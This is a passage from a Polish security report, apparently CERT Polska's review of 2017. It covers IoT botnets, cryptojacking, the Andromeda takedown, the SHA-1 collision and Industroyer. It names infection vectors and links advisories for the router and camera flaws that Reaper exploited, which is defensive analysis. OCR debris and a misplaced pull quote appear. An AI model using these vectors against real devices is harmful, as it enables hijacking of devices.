Konkurencyjnym botnetem dla Miraia stał się Hajime, który jeszcze w październiku 2016 r., a więc krótko po upublicznieniu kodu Miraia zaczął rosnąć w siłę, osiągając w pierwszym kwartale 2017 r. imponującą liczbę ponad 300000 zainfekowanych urządzeń. Do rozprzestrzeniania się używał nie tylko otwartego portu Telnet, ale również dwóch innych wektorów: ataku na mechanizm *password of the day* w modemach kablowych Arris oraz eksploitacji standardu TR-069, umożliwiającej zdalne zarządzanie w przypadku zainfekowanego modemu przez port 7547 lub 5555. Do uwierzytelnienia na urządzeniu wykorzystywana była dokładnie ta sama lista par login-hasło jak w przypadku Miraia, rozszerzona o dwie dodatkowe kombinacje.

Hajime był oparty o architekturę peer-to-peer (w odróżnieniu od Miraia, który zawierał zapisane na stałe adresy serwerów C&C). Była to znacząca różnica, ponieważ komendy propagowały się między botami. Trudniej jest taki botnet unieszkodliwić. Za większym stopniem złożoności malware'u Hajime przemawia także mechanizm ukrywania jego procesów oraz plików w systemie zainfekowanego urządzenia.

Interesujące wydają się być motywy stojące za rozprzestrzenianiem opisywanego botnetu. Hajime nie posiadał funkcjonalności umożliwiającej przeprowadzanie ataków DDoS. Zamiast tego blokował dostęp do urządzenia na portach 23, 7547, 5555 oraz 5358 (najczęściej używanych przy atakach na urządzenia IoT), zabezpieczając je przed przejęciem przez inne rodziny złośliwego oprogramowania, w tym również Miraia. Pokojowe zamiary autora potwierdzała wyświetlana na terminalu urządzenia wiadomość. Jednak z racji modułowej budowy istnieje uzasadniona obawa, że w przypadku przejęcia botnetu (lub zmiany intencji działań jego autora), może on stanowić olbrzymie zagrożenie, umożliwiając bardziej wyrafinowane typy ataków. Niestety, podobnie jak w przypadku Miraia restart usuwał Hajime z pamięci urządzenia, czyniąc je ponownie podatnym na kolejne ataki.



Rysunek 21. Wiadomość od autora Hajime zdradzająca jego pokojowe zamiary

Brickerbot

Autor innego oprogramowania, zwalczającego botnet Mirai, podszedł do tematu z zupełnie innej strony. Brickerbot, który pojawił się pierwszy raz na początku kwietnia 2017 r., masowo niszczył routery oraz inne urządzenia IoT podatne na wpływ Miraia, uniemożliwiając tym samym infekcję w dość bezkompromisowy sposób. Destrukcja polegała na nadpisaniu pamięci zainfekowanego urządzenia losowymi danymi, co czyniło je bezużytecznym. Inne komendy wykonywane przez Brickerbota przekonfigurowywały dodatkowo parametry jądra, usuwały konfigurację sieciową, a także znacznie obniżały wydajność urządzenia.

Tak jak w przypadku innych botnetów, również Brickerbot używał jako głównego wektora ataku otwartego portu Telnet i domyślnych par login -hasło. Jak się okazało, nie był to jedyny sposób. Z opublikowanego w grudniu 2017 r. kodu (razem z manifestem autora malware'u, w którym informuje on o zaprzestaniu działalności) wynika, że Brickerbot miał również funkcjonalność niezwykle skutecznego crawlera SSH (niestety nieopublikowanego), a także moduły wykorzystujące do ataku protokoły HTTP, HNAP i SOAP. Kod Brickerbota był mocno ukierunkowany na konkretne modele określonych producentów, aby uniknąć pomyłek polegających np. na atakowaniu honeypotów. Jak twierdzi autor Brickerbota, ofiarą jego malware'u padło ponad 10 milionów urządzeń na całym świecie.

Persirai

Jednym z botnetów o największym potencjale do przeprowadzania ataków DDoS był Persirai. Jego celem wiosną 2017 r. stało się ponad 1 250 modeli kamer IP, w których producenci użyli podatnego kodu opartego na oprogramowaniu GoAhead do zarządzenia kamerą z poziomu przeglądarki. Należy jednak zaznaczyć, że błąd (0day umożliwiający zdalne wykonanie kodu na urządzeniu z uprawnieniami administratora bez wcześniejszego uwierzytelnienia) nie znajdował się bezpośrednio w oprogramowaniu GoAhead, a w jego zmodyfikowanej wersji, którą każdy dostawca dostosował pod swój produkt. Urządzenia są wspólną konstrukcją chińskiego producenta, zakupioną przez wielu producentów na zasadzie licencji OEM. Skala problemu wyniknęła z wielokrotnego wykorzystania podatnego kodu pomiędzy różnymi producentami kamer IP.

Interesujące cechy, którymi wyróżniał się Persirai to (oprócz samej metody infekcji) przede wszystkim: wykorzystanie podatności umożliwiającej kradzież loginu i hasła (nawet zmienionego na silne), mechanizm ukrywający obecność złośliwego kodu na urządzeniu oraz zabezpieczenie kamery przed innymi eksploitami poprzez "unieszkodliwienie" odpowiednich skryptów wykorzystujących FTP do aktualizacji i umożliwiających wgranie kolejnych plików.

Analiza Trend Micro wykazała lokalizację serwerów C&C botnetu w domenie .ir (to tłumaczy poniekąd nazwę botnetu - dawna Persja to obecnie Iran). Bazując na wynikach wyszukiwania w serwisie Shodan, zidentyfikowano ponad 120 000 urządzeń podatnych na infekcję Persiraiem. Według chińskiej

firmy Netlab 360, zajmującej się bezpieczeństwem, w maju zainfekowanych było już około 50 000 kamer (przeważająca większość znajdowała się w Chinach). Jednak Persirai, mimo dużego potencjału do przeprowadzania ataków DDoS, nie powtórzył spektakularnych wyników Miraia.

IoTroop (aka Reaper)

Pod koniec września 2017 r. badacze z Checkpoint zaobserwowali formowanie się nowego rodzaju botnetu. Malware został nazwany IoTroop (inne nazwy IoT_reaper lub Reaper). Późniejsze analizy wykazały częściową zbieżność IoTroop/Reapera z kodem botnetu Mirai. Propagacja nowego zagrożenia nastąpiła błyskawicznie osiągając według niektórych źródeł tempo 10000 przejętych urządzeń dziennie (przy szacowanej liczbie ok. 2 milionów podatnych urządzeń na całym świecie).

W odróżnieniu od Miraia zainfekowane urządzenia próbowały przejmować kolejne urządzenia (głównie kamery IP oraz routery) nie za pomocą domyślnych haseł, ale poprzez pakiet dziewięciu eksploitów na znane podatności w produktach takich firm jak: GoAhead, D-Link, JAWS, Netgear, AVTECH, Linksys, Vacron. Lista podatności wykorzystywanych przez Reapera znajduje się w tabeli 1. Dotyczyły one głównie zdalnego wykonania kodu lub możliwości wykonania polecenia na urządzeniu IoT.

Na uwagę zasługują jeszcze dwa ciekawe rozwiązania, które zastosował autor Reapera. Pierwsze z nich to zintegrowane środowisko wykonywalne języka LUA. Dzięki temu istniała możliwość sterowania atakami oraz rozszerzania funkcjonalności botnetu poprzez odpowiednio napisane skrypty. Drugie rozwiązanie (obserwowane już w innych botnetach opartych o kod Miraia) polegało na dołączonej liście ponad 100 otwartych resolverów DNS, umożliwiających wzmocnienie przeprowadzanego ataku DDoS.

Pomimo błyskawicznej propagacji i olbrzymiego zagrożenia płynącego ze strony Reapera, w 2017 r. nie zaobserwowano ataków DDoS z wykorzystaniem botnetu, a jedynie jego ekspansję i rozrost pod względem liczby zainfekowanych urządzeń oraz zwiększania potencjału do przeprowadzenia ewentualnego ataku w przyszłości.

Producent	Informacja o podatności
D-Link	https://blogs.securiteam.com/index.php/archives/3364
GoAhead	https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html
JAWS	https://www.pentestpartners.com/blog/pwning-cctv-cameras/
Netgear	https://blogs.securiteam.com/index.php/archives/3409
Vacron	https://blogs.securiteam.com/index.php/archives/3445
Netgear	http://seclists.org/bugtraq/2013/Jun/8
Linksys	http://www.s3cur1ty.de/m1adv2013-004
D-Link	http://www.s3cur1ty.de/m1adv2013-003
AVTECH	https://github.com/Trietptm-on-Security/AVTECH

Tabela 3. Podatności wykorzystywane przez botnet IoTroop/Reaper

Satori

Pod koniec listopada 2017 r. w globalnej sieci głośnym echem odbiła się wiadomość o błyskawicznej propagacji oraz dość szybkim unieszkodliwieniu botnetu Satori, za którym, jak zidentyfikowano, stał amator o nicku Nexus Zeta. Satori, również oparty na zmodyfikowanym kodzie Miraia, wyróżniał się wykorzystaniem dwóch podatności w routerach Realtek oraz Huawei, atakując według różnych źródeł między 500 000 a 700 000 urządzeń, zlokalizowanych głównie w Argentynie, Kolumbii, Ekwadorze, Panamie, Egipcie i Tunezji. Warto podkreślić, że eksploit na urządzenia Huawei był 0day'em, wykorzystującym źle zaimplementowany moduł konfiguracji lokalnej sieci. Pozwalał on na wstrzyknięcie polecenia ściągającego, a następnie uruchamiającego złośliwy kod na podatnym routerze.

Według Unit 42 (Palo Alto Networks), Satori, który atakował od 23 listopada, był trzecim wariantem tej rodziny malware'u, przy czym pierwszym, używającym wspomnianych eksploitów. Pojawienie się pierwszej wersji Satori obserwowane było już w kwietniu. Wersja ta była najbardziej zbliżona w działaniu do Miraia. Kolejny typ, odkryty w sierpniu 2017 r., posiadał dodany paker utrudniający detekcję statyczną (tj. bez konieczności uruchamiania próbki) oraz nowe hasło "aquario" w słowniku. Jest to domyślne hasło używane w popularnych urządzeniach bezprzewodowych w krajach Ameryki Południowej, co wskazuje na region świata, który był potencjalnym celem atakującego.

Botnety IoT w Polsce

Patrząc na infekcje urządzeń IoT w ujęciu globalnym, Polska nie była obiektem znacznego zainteresowania twórców największych botnetów IoT. To, że główne fale ataków i rozprzestrzeniania się botnetów IoT omijały nasz kraj nie znaczy, że takie zagrożenie w ogóle nas nie dotyczy. Również w Polsce zdarzały się infekcje urządzeń IoT, co pokazuje, że wciąż znajduje się wiele niezabezpieczonych bądź łatwych do przejęcia urządzeń. Głównym problemem pozostawał botnet Mirai. Zanotowaliśmy także kilkanaście infekcji oprogramowaniem Satori. W tabeli X prezentujemy średnią dzienną liczbę botów Miraia w Polsce w rozbiciu na poszczególne miesiące, na podstawie danych zgromadzonych w systemie n6.

Miesiąc	Średnia dzienna liczba aktywnych botów
Styczeń	5845
Luty	3772
Marzec	4198
Kwiecień	2656
Maj	2307
Czerwiec	1334
Lipiec	988
Sierpień	630
Wrzesień	903
Październik	795
Listopad	783
Grudzień	755
Łącznie	2081

Tabela 4. Średnia dzienna liczba botów Miraia w polskich sieciach w poszczególnych miesiącach.

Podsumowanie

Pomimo ogromnego zagrożenia, jakie stworzyło rozprzestrzenianie się kolejnych rodzajów i generacji botnetów IoT, ich twórcy na szczęście nie wykorzystali w pełni tego potencjału. Rok 2017 nie przyniósł spektakularnych ataków, jak miało to miejsce jeszcze kilka miesięcy wcześniej w przypadku botnetu Mirai. Powodem do niepokoju może być natomiast łatwość, z jaką autorzy tego typu złośliwego oprogramowania przejmują urządzenia IoT, tempo propagowania poszczególnych infekcji oraz coraz bardziej wyrafinowane metody ataku (w tym niejednokrotne wykorzystanie eksploitów typu 0day, czasem nawet 2-3 dni po ujawnieniu podatności. Martwi to tym bardziej, że urządzenia IoT to nie tylko kamery IP czy routery, ale często również urządzenia medyczne oraz inteligentne zabawki, z których korzystają najmłodsi.

> **Złożyły się na to dwa czynniki. Pierwszy z nich to wcześniej wspomniany rozwój przeglądarek internetowych, który przyniósł falę odpornych na klasyczne ataki użytkowników, a także stworzył możliwość wykonywania skomplikowanych obliczeń wprost z poziomu przeglądarki. Drugim czynnikiem jest wzrost popularności kryptowalut, a co za tym idzie także ich cen."**

Przemysław Jaroszewski,
Kierownik CERT Polska

W przyszłości możemy się spodziewać botnetów, które oprócz ataków DDoS będą oferowały takie funkcjonalności jak masowa zmiana ustawień DNS lub kopanie kryptowalut. Specjaliści z Fortinetu przewidują również możliwość wykorzystania uczenia maszynowego lub sztucznej inteligencji tak, aby malware sam rozpoznawał atakowane urządzenie i dobierał najlepszy dostępny eksploit w celu jego przejęcia. Być może nowe funkcjonalności botnetów umożliwią łączenie się przejętych urządzeń IoT w tzw. Hivenety, czyli podgrupy urządzeń współpracujących ze sobą na zasadzie odrębnego inteligentnego systemu, w celu realizacji konkretnych zadań zlecanych przez administratora botnetu.


Cryptojacking

Przestępcy od lat wykorzystują przeglądarki internetowe swoich ofiar w celu monetyzacji działań. Oprócz zwykłych oszustw, niegdyś jednym z najbardziej popularnych źródeł zarobku były ataki z użyciem exploit kitów. Infekcja złośliwym oprogramowaniem rozpoczyna się od wejścia na stronę internetową, do źródła której został wcześniej w wyniku skutecznego ataku dołączony kod exploit kitu. Złośliwy kod może również zostać przemycony w reklamie – niektórzy dostawcy usług nie sprawdzają dodawanych treści pod kątem zagrożeń, a także zezwalają na dołączanie do nich skryptów javascript.

Przeglądarki i dodatki do nich są stale udoskonalane. Rozwój dotyczy zarówno mechanizmów bezpieczeństwa, jak i ich wydajności. Wykorzystanie exploit kitów staje się coraz mniej dochodowe, ponieważ odsetek podatnych przeglądarek wciąż maleje.

Przestępcy muszą stale dostosowywać się do warunków środowiska. W 2017 roku exploit kity w dużym stopniu zostały wyparte przez cryptojacking – zjawisko wykorzystywania mocy obliczeniowej komputerów ofiar w celu kopania kryptowalut.

Złożyły się na to dwa czynniki. Pierwszy z nich to wcześniej wspomniany rozwój przeglądarek internetowych, który przyniósł falę odpornych na klasyczne ataki użytkowników, a także stworzył możliwość wykonywania skomplikowanych obliczeń wprost z poziomu przeglądarki. Drugim czynnikiem jest wzrost popularności kryptowalut, a co za tym idzie także ich cen. W 2017 roku kursy wielu z nich osiągnęły rekordowe wartości.



Rysunek 22. Wykres wartości kryptowaluty Bitcoin wyrażonej w dolarach amerykańskich

Przestępcy zaczęli intensywniej korzystać ze skryptów kopiących Monero. Algorytmy używane w tej kryptowalucie nie wymagają użycia kart graficznych do efektywnych obliczeń.

Pomimo relatywnie niskiej wydajności – względem wykonywania instrukcji niższego poziomu przy użyciu dedykowanego oprogramowania – przeciętny komputer starszej generacji z procesorem Core 2 Duo jest w stanie obliczać około 7.5 hasha na sekundę. Po infekcji witryn, których suma aktywnych użytkowników utrzymuje się na poziomie dwóch milionów, można liczyć na zarobek rzędu parunastu dolarów co minutę.

W przestrzeni .pl rejestrujemy nieliczne przypadki infekcji witryn, które wykorzystują moc obliczeniową komputerów użytkowników w celu kopania kryptowalut.

Andromeda (Gamarue)

29 listopada 2017 r. zakończyła się trwająca od ponad dwóch lat operacja unieszkodliwiania botnetu Andromeda, zwanego także Gamarue. Śledztwo w tej sprawie zapoczątkowało FBI przy współpracy z firmą Microsoft w roku 2015. Operacja prowadzona była przez międzynarodowy zespół, w skład którego wchodzili również przedstawiciele organów ścigania z całego świata, w tym: Europol, Eurojust, J-CAT. Działania były wspierane przez instytucje z sektora prywatnego, między innymi przez: The Shadowserver Foundation, Internet Corporation for Assigned Names and Numbers (ICANN). Śledztwo doprowadziło do aresztowania podejrzanego na terenie Białorusi. Udało się również unieszkodliwić siedem serwerów C&C Andromedy, przejąć blisko 1 500 domen wykorzystywanych przez malware, a ruch pochodzący od zainfekowanych użytkowników - przekierować na serwery sinkhole. O ogromnym zasięgu botnetu mogą świadczyć zgłoszenia pochodzące z przejętych serwerów C&C: w ciągu pierwszych 48 godzin przekierowania na serwery sinkhole, zaobserwowano prawie dwa miliony unikalnych adresów IP ofiar, pochodzących z 223 krajów.

Pierwsze wzmianki na temat botnetu datuje się na koniec roku 2011. Używany malware charakteryzował się modułowością, umożliwiając w ten sposób dodawanie kolejnych funkcjonalności do zainfekowanych wcześniej maszyn. Oprócz standardowych możliwości trojana bankowego, Andromeda potrafiła zainfekować ofiarę kolejnym spośród 80 rodzajów malware. Przejęty botnet był powiązany z siecią fast-flux Avalanche, o której wyłączeniu informowaliśmy w zeszłorocznym raporcie. CERT Polska stale monitoruje liczbę zainfekowanych maszyn. Średnia dzienna liczba obserwowanych unikalnych adresów IP w Polsce w roku 2017 wynosiła 6711.

Kolizja SHA-1

23 lutego 2017 roku Google podało do publicznej wiadomości informację o skutecznie wygenerowanej kolizji na funkcję hashującą SHA-1[91].

Wspomniana kryptograficzna funkcja skrótu powstała w 1995 roku, znajdując zastosowanie m.in. w takich obszarach jak certyfikaty HTTPS, zarządzanie repozytoriami kodu, cyfrowe podpisywanie dokumentów, czy rozwiązania backupowe. Założeniem algorytmu SHA-1, podobnie jak innych powszechnie stosowanych funkcji skrótu, jest wyliczanie unikalnej wartości dla danego pliku lub ciągu znaków. W konsekwencji każda, nawet drobna modyfikacja danych wejściowych przekazywanych do funkcji powinna skutkować wygenerowaniem skrótu o innym wyniku.

Wynik funkcji mieszającej SHA-1 dla dwóch, nieznacznie różniących się ciągów znaków przedstawia się następująco:


CERT.pl
4a43778feb33688a0a77bb3554b2fdf4d103b4fd
cert.pl
988dd2f8ce82267b61360d931fbf90b0916f3fed

Przykładem kolizji przeprowadzonej wobec funkcji skrótu byłoby wyliczenie dwóch identycznych wyników dla różnych danych wejściowych. Udało się to holenderskiemu instytutowi naukowemu CWI we współpracy z Google. Proof-of-concept ataku wiązał się z wykonaniem 9 223 372 036 854 775 808 operacji z wykorzystaniem funkcji SHA-1, co w praktyce przekłada się na 6 500 lat pracy procesora CPU w pierwszej fazie i 110 lat pracy procesora GPU w fazie drugiej. W rezultacie, korzystając z infrastruktury o odpowiedniej mocy obliczeniowej udało się przeprowadzić kolizję, której efektem końcowym

91 Zob. https://security.googleblog.com/2017/02/announcing-first-sha1-collision.html

były dwa pliki PDF[92],[93] o odmiennej zawartości, lecz identycznych wynikach funkcji SHA-1.

Warto wspomnieć, że w dziedzinie kryptograficznych funkcji hashujących wskazanie praktycznej kolizji powoduje dyskwalifikację całej funkcji, choć jak można zauważyć, jej przeprowadzenie nie jest trywialne. Wiele aplikacji wciąż używa funkcji SHA-1, jednak jest ona sukcesywnie wycofywana. Przeglądarki Chrome począwszy od wersji 56 traktują wszystkie odwiedzane witryny posługujące się certyfikatem X.509 z algorytmem sygnatury certyfikatu SHA-1 jako niebezpieczne. Podobne zmiany zostały wprowadzone 24 lutego 2017 do przeglądarki Firefox. Bezpieczne alternatywy dla SHA-1 stanowią funkcje skrótu SHA-256 oraz SHA-3[94].



Rysunek 23. Ilustracja przedstawiająca wynik przeprowadzonej kolizji SHA-1[89]

92 https://shattered.io/static/shattered-1.pdf
93 https://shattered.io/static/shattered-2.pdf
94 Zob. https://shattered.io
95 https://shattered.io/static/shattered.png

Złośliwe oprogramowanie na systemy przemysłowe

Incydenty powiązane z aktywnością złośliwego oprogramowania nie omijają obszarów związanych z automatyką przemysłową. W czerwcu 2017 roku firmy ESET oraz Dragos opublikowały obszerne analizy oprogramowania Industroyer (znanego także jako Crashoverride), atakującego sektor energetyczny[96, 97]. Niespełna pół roku później mogliśmy usłyszeć o aktywności kolejnej odmiany przemysłowego malware'u (TRITON/TRISIS/HatMan), tym razem ukierunkowanego na systemy automatyki zabezpieczeniowej[98, 99].

Industroyer

Industroyer jest czwartym w historii (wśród poprzedników znajduje się Stuxnet, BlackEnergy 2 oraz Havex) złośliwym oprogramowaniem wymierzonym w bezpieczeństwo systemów ICS (*Industrial Control Systems*). Jednocześnie, stanowi on pierwszy malware zaprojektowany w celu przeprowadzenia ataku na sieci elektroenergetyczne. Zbudowany został jako modularny framework składający się z backdoora, loadera, payloadów dających dostęp do komunikacji w warstwie przemysłowej oraz modułów pomocniczych. Szkodliwy kod umożliwiał nieautoryzowaną kontrolę przełączników i wyłączników w podstacjach energetycznych, stwarzając tym samym ryzyko destabilizacji pracy sieci. Wśród wymienionych scenariuszy ataku, analitycy dostrzegli możliwość użycia Industroyera do wywołania w infrastrukturze pętli, każdorazowo przełączającej wyłączniki w stan otwarcia (brak przepływu prądu) oraz do wywołania instrukcji naprzemiennych, zmieniających ich stan. Zastosowanie pierwszego scenariusza ataku mogłoby zostać ukierunkowane na uniemożliwienie operatorowi podstacji wydania polecenia zamknięcia obwodu za pośrednictwem interfejsu HMI (*Human Machine Interface*). W konsekwencji wiązałoby się to z ryzykiem utraty zdalnej kontroli nad atakowaną podstacją i koniecznością przełączenia atakowanego segmentu sieci w tryb zarządzania manualnego. Drugi scenariusz, wyzwalając pętle naprzemiennie zmieniające stan wyłączników, pociągałby za sobą ryzyko uruchomienia mechanizmów bezpieczeństwa i odizolowania podstacji od reszty sieci. Zarówno jedna, jak i druga koncepcja ataku wiązałaby się z ryzykiem spowodowania przestojów w dostarczaniu energii[100]. Twórcy złośliwego oprogramowania wykazali się dobrą znajomością rozwiązań wykorzystywanych w przemysłowych systemach sterowania. Zastosowany malware komunikował się ze środowiskiem ofiary przy użyciu protokołów opisanych w standardach IEC 60870-5-101, IEC 60870-5-104, IEC 61850, oraz OLE for Process Control Data Access (OPC DA), wcześniej przeprowadzając rekonesans. Wśród złośliwych komponentów znalazł się również moduł umożliwiający przeprowadzenie ataku DoS na wybrane urządzenia Siemens SIPROTEC (wykorzystana podatność CVE-2015-5374). Industroyer został dodatkowo wyposażony we własny skaner sieci, wiper utrudniający analizę powłamaniową, jak również dedykowany backdoor, ukrywający się w kodzie aplikacji imitującej systemowy notatnik[101].

96 https://www.welivesecurity.com/wp-content/uploads/2017/06/Win32_Industroyer.pdf

97 https://dragos.com/blog/crashoverride/CrashOverride-01.pdf


98 http://sache.org/beacon/files/2009/07/pl/read/2009-07-Beacon-Polish-s.pdf

99 https://ics-cert.us-cert.gov/MAR-17-352-01-HatMan%E2%80%94Safety-System-Targeted-Malware

100 https://dragos.com/blog/crashoverride/


101 https://www.welivesecurity.com/2017/06/12/industroyer-biggest-threat-industrial-control-systems-since-stuxnet/

Poszczególne moduły zostały zilustrowane na diagramie poniżej:



Schemat 2. Industroyer - schemat działania (źródło: ESET)

Oprócz omawianych mechanizmów persystencji i zacierania śladów, Industroyer umożliwiał m.in. prowadzenie komunikacji w sieci TOR oraz aktywność poza wyznaczonymi godzinami pracy atakowanej organizacji. Analitycy z firmy ESET podkreślają trudność atrybucji działań bez przeprowadzania dochodzenia w miejscu zdarzenia. Eksperci dopuszczają jednak prawdopodobieństwo wykorzystania Industroyera w mającym miejsce 17 grudnia 2016 roku incydencie, dotykającym ukraińskie sieci energetyczne, co potwierdziła w jednym ze swoich raportów firma Dragos[102]. Zastosowane protokoły i rozwiązania czynią z niego wysoce konfigurowalny malware, zdolny do adaptacji w innych obszarach infrastruktury krytycznej[103].




Rysunek 24. Sposób, w jaki atakujący komunikował się z infrastrukturą (źródło: ESET)

102 https://dragos.com/media/2017-Review-Industrial-Control-System-Threats.pdf

